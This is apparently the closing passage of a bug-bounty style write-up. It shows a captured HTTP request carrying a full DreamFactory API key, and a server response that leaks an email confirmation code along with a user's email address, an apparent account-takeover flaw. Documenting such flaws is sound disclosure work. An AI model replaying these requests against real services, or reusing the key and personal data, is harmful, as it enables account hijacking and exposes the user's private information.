X-DreamFactory-API-Key: 07a2b5082e6ff58c01479947050603fd37f1d4f462e710a6c5b191cba40dd8b4
Content-Type: application/json
Host: [REDACTED]
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

Target: https://[REDACTED] ?

Response

Raw Headers Hex JSON Beautifier

HTTP/1.1 200 OK
Content-Type: application/json
Connection: close
Date: Tue, 15 Oct 2019 16:35:08 GMT
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept-Encoding
Cache-Control: no-cache, private
X-Cache: Miss from cloudfront
Via: 1.1 cd9356e27582317dbf5532faf4a88586.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: LHR62-C2
X-Amz-Cf-Id: XmGTOhwy0NVK9k3Aph9PJ0Z8TFdAbLPQXudgDvdJvrJhBZhpUHmbtA==
Content-Length: 131

{
 "meta": {
 "code": 200
 },
 "data": {
 "emailConfirmationCode": "qc3Ktcm0aLev",
 "_type": "EmailConfirmationRequest",
 "email": "shine@whkart.com"
 }
}



Thank y0U !!!